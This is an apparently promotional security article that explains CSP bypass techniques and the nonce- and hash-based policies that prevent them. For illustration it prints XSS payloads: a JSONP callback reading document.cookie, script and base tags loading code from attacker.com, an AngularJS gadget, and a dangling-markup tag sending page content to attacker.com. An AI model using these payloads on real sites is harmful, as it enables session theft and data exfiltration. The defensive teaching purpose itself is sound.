What is CSP (Content Security Policy) Bypass? Ways to Exploit, Examples and Impact
Learn how to identify and prevent CSP bypasses. We cover JSONP, script gadgets, and how to use nonces to secure your attack surface.

Content Security Policy (CSP) is often touted as the ultimate defense against Cross-Site Scripting (XSS) and data injection attacks. However, as web applications grow in complexity, the policies governing them often become riddled with loopholes that attackers can exploit. Understanding how to identify and execute a CSP bypass is a critical skill for security researchers and developers alike who want to ensure their defense-in-depth strategies are actually effective.
What is Content Security Policy (CSP)?
Content Security Policy is an HTTP response header that tells the browser which sources of content (scripts, styles, images, frames) are trusted and permitted to load. By restricting where code can originate from, CSP aims to mitigate the impact of XSS attacks. Even if an attacker finds a way to inject a <script> tag into a page, a well-configured CSP will prevent the browser from executing it unless it comes from an approved domain or matches a specific cryptographic hash.
A typical CSP header looks like this:
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted-scripts.com; object-src 'none';
In this example, the browser is instructed to only load content from its own origin ('self'), allow scripts from a specific third-party domain, and completely disallow plugins like Flash (object-src 'none'). While this sounds robust, the reality of modern web development-which relies heavily on third-party CDNs, analytics, and legacy frameworks-often leads to policies that are far more permissive than they should be.
Why Do CSP Bypasses Happen?
CSP bypasses occur when a policy is technically valid but logically flawed. Developers often face a trade-off between strict security and application functionality. If a policy is too strict, it might break legitimate features; if it is too loose, it provides a false sense of security. Common reasons for bypasses include:
- Overly Permissive Whitelists: Trusting entire domains (like
https://cdn.jsdelivr.net) that host millions of different libraries, some of which may be exploitable. - Unsafe Directives: Using keywords like
'unsafe-inline'or'unsafe-eval'to support legacy code, which effectively disables the core protections of CSP. - Logical Flaws: Misunderstanding how different directives interact, such as forgetting to restrict
base-uriorobject-src. - Endpoint Vulnerabilities: Trusting a domain that hosts a JSONP endpoint or a redirector that an attacker can manipulate.
Common CSP Bypass Techniques and Examples
To effectively test the security of a web application, one must understand the various ways an attacker can circumvent these headers. Below are the most common methods used to bypass CSP in real-world scenarios.
1. Bypassing script-src with JSONP Endpoints
One of the most frequent bypasses involves the use of JSONP (JSON with Padding). Many large organizations and CDNs host JSONP endpoints for legacy reasons. If your CSP whitelists a domain like google.com or facebook.com, and that domain has a JSONP endpoint, an attacker can use it to execute arbitrary JavaScript.
Imagine a policy like this:Content-Security-Policy: script-src 'self' https://accounts.google.com;
An attacker can find a JSONP endpoint on the trusted domain and use it as the source for a script tag:
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(document.cookie)"></script>
Since accounts.google.com is whitelisted, the browser fetches the URL. The server responds with alert(document.cookie), and because it is served as a script, the browser executes it. This completely bypasses the restriction on inline scripts.
2. The 'unsafe-inline' and 'unsafe-eval' Trap
When developers struggle to make their existing code compliant with CSP, they often resort to the 'unsafe-inline' directive. This directive allows the execution of inline scripts (e.g., <script>alert(1)</script>) and inline event handlers (e.g., <button onclick="doSomething()">).
If 'unsafe-inline' is present in the script-src directive, the CSP provides almost zero protection against XSS. An attacker just needs a standard XSS injection point to run their payload. Similarly, 'unsafe-eval' allows the use of functions like eval(), setTimeout(), and setInterval() with string arguments, which can be used to execute obfuscated malicious code.
3. Exploiting Open Redirectors on Whitelisted Domains
If your CSP whitelists a domain that contains an open redirect vulnerability, an attacker can use it to load scripts from a malicious server. While modern browsers (like Chrome) try to prevent this by checking the final destination of a redirect against the CSP, certain edge cases and older browsers remain vulnerable.
If trusted.com is whitelisted and has a redirector at /redirect?url=..., an attacker might attempt:
<script src="https://trusted.com/redirect?url=https://attacker.com/malicious.js"></script>
4. Base-URI Redirection
The base-uri directive is often overlooked. It restricts the URLs that can be used in a document's <base> element. If this directive is missing, an attacker can inject a <base> tag to change the root for all relative URLs on the page.
Consider this HTML snippet:
<base href="https://attacker.com/">
<script src="/js/app.js"></script>
By injecting the <base> tag, the browser will no longer load app.js from the legitimate server. Instead, it will load https://attacker.com/js/app.js. If the attacker hosts a malicious script at that location, they have successfully hijacked the application's logic.
5. Script Gadgets in Trusted Libraries
A "Script Gadget" is a piece of legitimate JavaScript code within a trusted library (like jQuery, Bootstrap, or AngularJS) that can be triggered to execute unintended actions. If your CSP whitelists a CDN hosting these libraries, an attacker can use them to bypass the policy.
For example, older versions of AngularJS would parse the DOM for specific attributes like ng-app. An attacker could inject a non-script HTML element that AngularJS interprets as code:
<div ng-app ng-csp>
  <div ng-focus="x=$event." id="f" tabindex="0"></div>
  <div ng-repeat="(key, value) in x.constructor.prototype">
    <div ng-if="key=='handleProxies'">{{value.constructor('alert(1)')()}}</div>
  </div>
</div>
Because the script execution happens within the trusted library's logic rather than through a blocked <script> tag, the CSP does not trigger a violation.
6. Dangling Markup Injection
When a full script execution bypass is not possible, attackers may use "Dangling Markup" to exfiltrate sensitive data like CSRF tokens or personal information. This technique involves injecting a partial HTML tag that "swallows" the rest of the page's content and sends it to an external server.
Example payload:
<img src='https://attacker.com/log?data=
The browser will look for the closing quote of the src attribute. If there isn't one nearby, it will include all the following HTML (including secret tokens) as part of the URL until it hits another quote, effectively sending the page content to the attacker's logs.
Real-World Impact of a CSP Bypass
The impact of a successful CSP bypass is identical to a successful XSS attack. Once the policy is bypassed, the attacker can:
- Steal Session Cookies: By accessing
document.cookie, attackers can hijack user sessions (unlessHttpOnlyflags are set). - Perform Actions on Behalf of Users: Attackers can make unauthorized API calls, change passwords, or delete data.
- Keylogging: Injecting scripts that record every keystroke the user types into sensitive forms.
- Phishing: Modifying the DOM to display fake login forms that steal credentials.
In high-stakes environments like banking or healthcare, a CSP bypass can lead to massive data breaches and regulatory fines. It transforms a "thwarted" attack into a fully realized compromise.
How to Prevent CSP Bypasses
Building a bypass-proof CSP requires a shift from whitelisting domains to using cryptographic proofs. Here are the best practices for a modern, secure configuration:
- Use Nonces: A
nonce(number used once) is a unique, randomly generated string added to each request. You include the nonce in your CSP header and in every<script>tag. The browser will only execute scripts where the nonce matches.- Header:
script-src 'nonce-EDNnf03nceIOfn39fn3e'; - HTML:
<script nonce="EDNnf03nceIOfn39fn3e">...</script>
- Header:
- Use Hashes: For static scripts, you can include the SHA-256 hash of the script content in your CSP. This is highly secure as it ensures the script hasn't been tampered with.
- Strict Dynamic: The
'strict-dynamic'keyword allows trusted scripts (verified via nonce or hash) to load additional scripts that they need, which simplifies the policy while maintaining high security. - Avoid Whitelisting Large CDNs: Instead of whitelisting
cdn.jsdelivr.net, host the specific libraries you need locally or use nonces to verify them. - Set a Strict Base-URI: Always include
base-uri 'none';orbase-uri 'self';to prevent base redirection attacks. - Disallow Plugins: Use
object-src 'none';to prevent the loading of Flash or Java applets, which are common vectors for bypasses.
Conclusion
Content Security Policy is a vital component of a modern web security stack, but it is not a "set it and forget it" solution. As we have seen, misconfigurations and reliance on trusted third parties often provide attackers with the tools they need to bypass these protections. By understanding bypass techniques like JSONP exploitation and script gadgets, developers can build more resilient policies that utilize nonces and hashes rather than fragile domain whitelists.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.



